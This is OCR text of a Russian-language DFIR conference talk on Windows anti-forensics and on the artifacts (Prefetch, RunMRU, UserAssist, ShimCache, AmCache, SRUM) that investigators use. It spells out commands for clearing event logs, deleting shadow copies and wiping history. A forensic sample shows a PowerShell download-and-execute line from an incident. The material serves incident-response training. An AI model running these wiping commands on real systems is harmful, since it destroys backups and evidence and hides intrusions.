
SOC Tech

Технологии SOC



Как удачно испортить выходной день DFIR-специалисту

Азерский Владислав,
ведущий специалист по реагированию на инциденты и цифровой криминалистике, F.A.C.C.T.

/WHOAMI

Владислав Азерский

@SmartGlue

- больше 4 лет занимаюсь реагированием на инциденты информационной безопасности в компании F.A.C.C.T.
- консультирую SOC (Security Operations Center)
- провожу киберучения в формате Purple Teaming
- в свободное время люблю поработать

Все нижеизложенное приводится **исключительно в информационных и образовательных целях.**

Автор запрещает применение действий из презентации в незаконных целях.

Представленный материал **не пропагандирует и не призывает** к совершению преступных деяний в отношении других лиц, компаний и/или организаций, а также государства.

План доклада

1. Реагирование и анти-форензика
2. Что модифицируют/отключают/ удаляют злоумышленники
3. Инструментарий
4. 5 криминалистических артефактов и манипуляции с ними

А какой сегодня день?

6 грехов IR


Обнаружение

Анализ

Сдерживание


Ликвидация

Восстановление



Действия после инцидента

Анти-форензика



ТОП-3 жертв

1. Журналы событий Windows;
2. Теневые копии Windows;
3. Остальные звери (Prefetch, PowerShell Console History, ...).

Журналы событий и теневые копии

```
wevtutil sl "#{log_name}" /e:false

wmic nteventlog where
LogFileName='System'

for /F "tokens=*" %1 in
('wevtutil.exe el') DO wevtutil.exe
cl "%1"
```

OpenEventLog/ClearEventLog APIs

EvtOpenLog/EvtClearLog APIs

…

```
net stop VSS & sc config VSS start=
disabled

vssadmin delete shadows /all /quiet

vssadmin resize shadowstorage
/for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage
/for=c: /on=c: /maxsize=unbounded

Get-WmiObject Win32_Shadowcopy |
ForEach-Object{$_.Delete();}

wmic shadowcopy delete

wbadmin delete catalog -quiet
```

…

Игры с модулем LockBit 3.0

- Модуль delete_eventlogs: удаляет журналы событий Windows (Event Logs), затем останавливает и удаляет службу «EventLog».

- Но очищаются не все журналы событий Windows (только часть) на современных ОС Windows, так как используются старые API функции: OpenEventLog/ClearEventLog (<Vista).

- В современных версиях Windows необходимо использовать: EvtOpenLog/EvtClearLog.

Prefetch

- Местоположение файлов: %WinDir%\Prefetch*
- Чем полезен: имя исполняемого файла; кол-во запусков (последние 7); списки и каталоги, с которыми взаимодействовал исполняемый файл; временные метки
- Нечастый гость на серверных версиях ОС Windows
- Атакующие удаляют Prefetch-файлы:

```
del /f /q /s %windir%\Prefetch\*
```

Prefetch (пример)

```
Created on: 2023-09-12 21:49:42
Modified on: 2023-09-10 21:54:12
Last accessed on: 2023-09-12 21:49:42

Executable name: RCLONE.EXE
Hash: F6CA88F4
File size (bytes): 53 236
Version: Windows 10

Run count: 2
Last run: 2023-09-10 21:54:08
Other run times: 2023-09-10 21:53:31
Directories referenced: 10

00: \VOLUME{01d78256f054d8f0-bef17597}\USERS
01: \VOLUME{01d78256f054d8f0-bef17597}\USERS\
02: \VOLUME{01d78256f054d8f0-bef17597}\USERS\          \DESKTOP
03: \VOLUME{01d78256f054d8f0-bef17597}\USERS\          \DESKTOP\DOCUMENTSWORK
04: \VOLUME{01d78256f054d8f0-bef17597}\WINDOWS
05: \VOLUME{01d78256f054d8f0-bef17597}\WINDOWS\APPPATCH
06: \VOLUME{01d78256f054d8f0-bef17597}\WINDOWS\LOGS
07: \VOLUME{01d78256f054d8f0-bef17597}\WINDOWS\LOGS\NETSETUP
08: \VOLUME{01d78256f054d8f0-bef17597}\WINDOWS\SYSTEM32
Files referenced: 51

00: \VOLUME{01d78256f054d8f0-bef17597}\WINDOWS\SYSTEM32\NTDLL.DLL
01: \VOLUME{01d78256f054d8f0-bef17597}\WINDOWS\SYSTEM32\KERNEL32.DLL
02: \VOLUME{01d78256f054d8f0-bef17597}\WINDOWS\SYSTEM32\KERNELBASE.DLL
03: \VOLUME{01d78256f054d8f0-bef17597}\WINDOWS\SYSTEM32\LOCALE.NLS
04: \VOLUME{01d78256f054d8f0-bef17597}\WINDOWS\LOGS\NETSETUP\RCLONE.EXE
```

PowerShell (Console History)

- Местоположение файла: %AppData%\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

- Чем полезен: содержит команды, введённые в консоли PowerShell

- Атакующие удаляют историю команд PoSH:
```
del /s /q %AppData%\Microsoft\Windows\PowerShell
\PSReadLine\ConsoleHost_history.txt
```

PowerShell (пример)

```
powershell -ex bypass -f get_tg.ps1
Install-Module -Name Microsoft.PowerShell.Archive
powershell -ex bypass -f get_tg.ps1
Get-Module -ListAvailable
Install-Module -Name Microsoft.PowerShell.Archive -Scope AllUsers
powershell -ex bypass -f get_tg.ps1
Install-Module -Name Microsoft.PowerShell.Archive -Scope AllUsers
cd c:\users\public\temp
./get_tg.ps1
.\get_tg.ps1
powershell -ex bypass -f get_tg.ps1
Set-ExecutionPolicy RemoteSigned
Install-Module -Name Microsoft.PowerShell.Archive -AllowClobber
Import-Module Microsoft.PowerShell.Archive
powershell -ex bypass -f get_tg.ps1
clear
dir
```

RDP-подключения

- Местоположение: ветки реестра NTUSER.dat
  HKU*\Software\Microsoft\Terminal Server Client\Default
  HKU*\Software\Microsoft\Terminal Server Client\Server

- Чем полезен: содержит исходящие RDP-подключения

- Атакующие очищают историю RDP-соединений: см. след. слайд

RDP-подключения (пример)

```
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /va /f
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /f
reg add "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers"
attrib -s -h %userprofile%\documents\Default.rdp
del %userprofile%\documents\Default.rdp
```

Списки переходов (Jump Lists)

- Местоположение файлов:
  %AppData%\Microsoft\Windows\Recent\AutomaticDestinatons*
  %AppData%\Microsoft\Windows\Recent\CustomDestinatons*

- Чем полезен: можем определить, к каким файлам обращался пользователь

- Атакующие удаляют файлы списков переходов:

```
del /f /q %AppData%\Microsoft\Windows\Recent\AutomaticDestinatons\*
del /f /q %AppData%\Microsoft\Windows\Recent\CustomDestinatons\*
```

Списки переходов (пример)

D:	9cdc69c1c24e2b.automaticDestinations-ms	Automatic	9b9cdc69c1c24e2b	Notepad 64-bit	69

Поместите сюда заголовок колонки для группировки по этой колонке

Entry Num...	Target Created On	Target Modified On	Target Accessed On	Absolute Path	Extra Block Count
49	2023-02-20 17:53:02	2023-02-20 17:53:07	2023-03-02 07:23:19	\\ITD \C$\Users\ \Desktop\Text D...	4
50	2022-11-01 11:22:30	2022-11-01 11:50:17	2023-03-02 07:23:29	\\ITD \C$\Users\ _ \Desktop\	4
26	2019-12-03 14:00:59	2022-07-29 09:25:31	2023-03-03 13:33:46	\\ITD \C$\Users\ Desktop\ .txt	4
25	2022-08-02 10:08:58	2022-08-02 10:09:14	2023-03-03 13:33:46	\\ITD \C$\Users\ Desktop\ .txt	4
27	2021-09-26 16:52:15	2021-09-26 16:52:23	2023-03-03 13:33:46	\\ITD \C$\Users\ Desktop\ .txt	4
24	2023-02-15 13:23:18	2023-02-15 14:20:27	2023-03-03 13:33:46	\\ITD \C$\Users\ _ \Desktop\ .txt	4
61	2022-02-27 22:15:52	2023-03-03 19:13:59	2023-03-03 19:13:59	\\ITD \C$\Users\ \AppData\Roa...	4
56	2020-07-03 08:08:11	2020-07-07 12:05:11	2023-03-04 18:23:45	\\ITD \C$\Users\ \Desktop\	4
53	2021-09-28 09:35:05	2021-09-28 12:56:27	2023-03-04 18:33:30	\\ITD \C$\Users\ \Desktop\plug_in...	4
54	2019-12-03 14:00:59	2022-07-29 09:25:31	2023-03-04 18:33:32	\\ITD \C$\Users\ \Desktop\	4
55	2022-08-02 10:08:58	2022-08-02 10:09:14	2023-03-04 18:33:32	\\ITD \C$\Users\ \Desktop\	4
62	2022-02-10 15:07:10	2023-03-05 23:21:49	2023-03-05 23:21:49	\\ITD \C$\Users\ .VirtualBox\Virt...	4
67	2023-03-06 18:16:42	2023-03-06 20:59:02	2023-03-06 18:16:42	My Computer\Downloads\WinSCP.ini	2
66	2023-02-15 16:22:47	2023-02-15 16:22:47	2023-03-06 20:53:58	\\NA \DOWNLOAD\@Recycle\desktop.ini	4
68	2023-03-07 06:11:03	2023-03-07 06:11:17	2023-03-07 06:11:03	\\BS \S$\ \[OT \readme.txt	4

RunMRU

- Местоположение: ветка реестра NTUSER.dat HKU*\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RunMRU

- Чем полезен: содержит список всех значений, введённых пользователем в диалоговое окно «Выполнить» («Run»)

- Атакующие очищают RunMRU:

```
reg delete HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\
RunMRU /va /f
```

RunMRU (пример)

Values | RunMRU

Поместите сюда заголовок колонки для группировки по этой колонке

Value Name	Mru Position	Executable	Opened On
g	0	cmd /c start powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://19[redacted]:80/nic[redacted]'))"	2022-02-21 18:42:25
b	1	cmd	
a	2	gpedit.msc	

TypedPaths

- Местоположение: ветка реестра NTUSER.dat HKU*\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\TypedPaths

- Чем полезен: содержит последние 25 путей каталогов, введённых или вставленных пользователем в строку пути «Проводника»

- Атакующие очищают TypedPaths:

```
reg delete HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\
TypedPaths /va /f
```

Инструментарий

- Living-Off-The-Land Binaries and Scripts (LOLBaS).
- Легитимные утилиты CCleaner, BleachBit и их аналоги.
- Для увеличения списка источников для CCleaner/BleachBit можно воспользоваться файлом с правилами winapp2.ini*.
- Несколько проектов на GitHub на тему анти-форензики, созданные для использования в Red Team кейсах: MrKaplan** и Forensia***.

* — https://github.com/MoscaDotTo/Winapp2
** — https://github.com/Idov31/MrKaplan
*** — https://github.com/PaulNorman01/Forensia

5 источников криминалистических артефактов

1. UserAssist
2. ShimCache
3. AmCache
4. SRUM (System Resource Utilization Monitor)
5. UAL (User Access Logging)

UserAssist

- Местоположение: ветки реестра NTUSER.dat HKU*\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{GUID}\Count

- Чем полезен: содержит информацию о программах с графическим интерфейсом, запускаемых пользователем (дополнительно указывается кол-во запусков, дата и время последнего исполнения)

- Атакующие могут очистить или отключить:

  1) `reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist" /va /f`

  2) `reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced" /v Start_TrackProgs /t REG_DWORD /d 0 /f`
  `reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced" /v Start_TrackTrackEnabled /t REG_DWORD /d 0 /f`

UserAssist (пример)


Values | UserAssist

Поместите сюда заголовок колонки для группировки по этой колонке

Program Name	Run Counter	Focus Count	Focus Time	Last Executed
Microsoft.AutoGenerated.{Unmapped GUID: 923DD477-5846-686B-A659-0FCCD73851A8}	0	3	0d, 0h, 04m, 01s	
{System32}\OpenWith.exe	0	0	0d, 0h, 00m, 05s	
{System32}\WindowsPowerShell\v1.0\PowerShell_ISE.exe	0	8	0d, 0h, 03m, 48s	
C:\Users [redacted] Desktop\PsExec64.exe	0	0	0d, 0h, 00m, 01s	
{System32}\calc.exe	8	12	0d, 0h, 04m, 00s	2018-03-14 07:01:20
{Program Files X64}\Update Services\AdministrationSnapin\wsus.msc	9	13	0d, 1h, 22m, 46s	2018-10-26 08:46:50
{System32}\ServerManager.exe	1	9	0d, 0h, 08m, 19s	2020-08-21 14:35:30
Microsoft.AutoGenerated.{Unmapped GUID: 8ABD94FB-E7D6-84A6-A997-C918EDDE0AE5}	2	4	0d, 0h, 03m, 40s	2023-03-05 18:58:26
C:\Users [redacted] Desktop\WinSCP.exe	1	3	0d, 0h, 01m, 28s	2023-03-05 19:05:34
{Program Files X64}\Windows NT\Accessories\WORDPAD.EXE	1	1	0d, 0h, 00m, 24s	2023-03-05 22:21:18
{System32}\mspaint.exe	22	26	0d, 0h, 07m, 48s	2023-03-05 22:32:10
Microsoft.InternetExplorer.Default	1	2	0d, 0h, 00m, 09s	2023-03-05 22:32:46
Chrome	2	7	0d, 0h, 06m, 18s	2023-03-05 22:48:05
Microsoft.Windows.AdministrativeTools	1	0	0d, 0h, 00m, 00s	2023-03-05 22:55:52
C:\Users [redacted] Desktop\Telegram Desktop\Telegram.exe	5	0	0d, 0h, 00m, 09s	2023-03-06 22:33:54
{Windows}\Logs\mimikatz\mimikatz.exe	2	3	0d, 0h, 02m, 29s	2023-03-06 23:43:23
{Windows}\Logs\x64\x64\mimikatz.exe	3	4	0d, 0h, 01m, 41s	2023-03-06 23:46:34
{System32}\WindowsPowerShell\v1.0\powershell.exe	10	34	0d, 0h, 16m, 43s	2023-03-07 21:14:25
Microsoft.Windows.RemoteDesktop	6	28	0d, 1h, 37m, 31s	2023-03-07 21:15:37
{System32}\cmd.exe	9	54	0d, 0h, 46m, 03s	2023-03-07 21:16:20
{System32}\notepad.exe	11	12	0d, 0h, 02m, 27s	2023-03-07 21:34:53

Total rows: 25

Ну только не снова



ShimCache

- Местоположение: ветка реестра HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache

- Чем полезен: показывает, что файл находился в системе (необязательно, что исполнялся). Содержит информацию о пути исполняемого файла, дате последней модификации

- Атакующие могут **очистить**:
  1) использование `reg delete`;

  2) `rundll32.exe apphelp.dll,ShimFlushCache`

ShimCache (пример)

Type viewer | Slack viewer | AppCompatCache

Поместите сюда заголовок колонки для группировки по этой колонке

Cache Entr...	Program Name	Modified Time
82	SYSVOL\Program Files\ESET\ESET File Security\eguiProxy.exe	2022-05-30 11:05:00
117	SYSVOL\Program Files\ESET\ESET File Security\ekrn.exe	2022-05-30 11:06:10
95	SYSVOL\Program Files\ESET\ESET File Security\egui.exe	2022-05-30 11:06:20
49	SYSVOL\Windows\Logs\PsExec.exe	2022-07-19 13:09:08
55	SYSVOL\Users\ \Desktop\PsExec.exe	2022-07-19 13:09:08
52	SYSVOL\Windows\Logs\ngrok.exe	2022-09-14 17:26:49
54	SYSVOL\Users\ \Desktop\ngrok.exe	2022-09-14 17:26:49
120	SYSVOL\Windows\Temp\eset.temp\{02D83BBE-7AB9-550D-0949-4D88A53512DD}\InstHelper.exe	2023-01-03 15:00:19
121	SYSVOL\Windows\Temp\eset.temp\{02D83BBE-CDFE-40FD-0656-7288210812DD}\InstHelper.exe	2023-01-03 15:01:25
48	SYSVOL\Windows\PSEXESVC.exe	2023-03-19 16:21:16
37	SYSVOL\Windows\Temp\eset.temp\{02D83BBE-5F73-F688-5F61-DB83E90776F5}\InstHelper.exe	2023-03-19 22:35:28
26	SYSVOL\ProgramData\9329.tmp	2023-03-20 00:07:08
23	SYSVOL\Windows\Temp\{CA59365B-7223-88A6-5BEB-758084BF9891}.exe	2023-03-20 01:44:47
22	SYSVOL\ProgramData\1393.tmp	2023-03-20 01:44:53
20	SYSVOL\Windows\Temp\{B02D08B1-CB53-1BAE-6F45-AE2987408A97}.exe	2023-03-20 01:58:02


AmCache

- Местоположение файла-реестра: %WinDir%\appcompat\Programs\Amcache.hve

- Чем полезен: если видим, что есть запись по исполняемому файлу, то не факт, что он был запущен. Это может свидетельствовать только о том, что файл находился в системе. SHA-1 исполняемого файла

Ссылка: https://cyber.gouv.fr/sites/default/files/2019/01/anssi-coriin_2019-analysis_amcache.pdf

AmCache (пример)



AmCache (анти-форензика)

- Замена упоминаний утилит атакующих на встроенные программы ОС Windows и утилит двойного назначения, которые не фигурировали в атаке

- При изменении данных в реестре AmCache производить редактирование метки последнего изменения ключа реестра (timestomping)

- Ветки реестра:

```
Root\InventoryApplicationFile\*FILE*.exe|*STRING*;
Root\InventoryApplication\0000*SHA-1*;
Root\InventoryApplicationShortcut\*FILE*.lnk|*STRING*;
```

- Утилита по изменению данных в AmCache*.

* — https://github.com/SmartGlueDev/AntiAmCache

SRUM

- Местоположение файла (база данных ESE): %WinDir%\System32\sru\SRUDB.dat

- Чем полезен: хранит следы активности пользователей и процессов, статистику по отправленным и полученным сетевым данным и тому подобное

- Дополнительно: обновляется каждый час и во время событий выключения системы; хранит данные за последние 60 дней


Ссылка: https://www.fancy4n6.com/posts/2023-11-05-srum_forensics

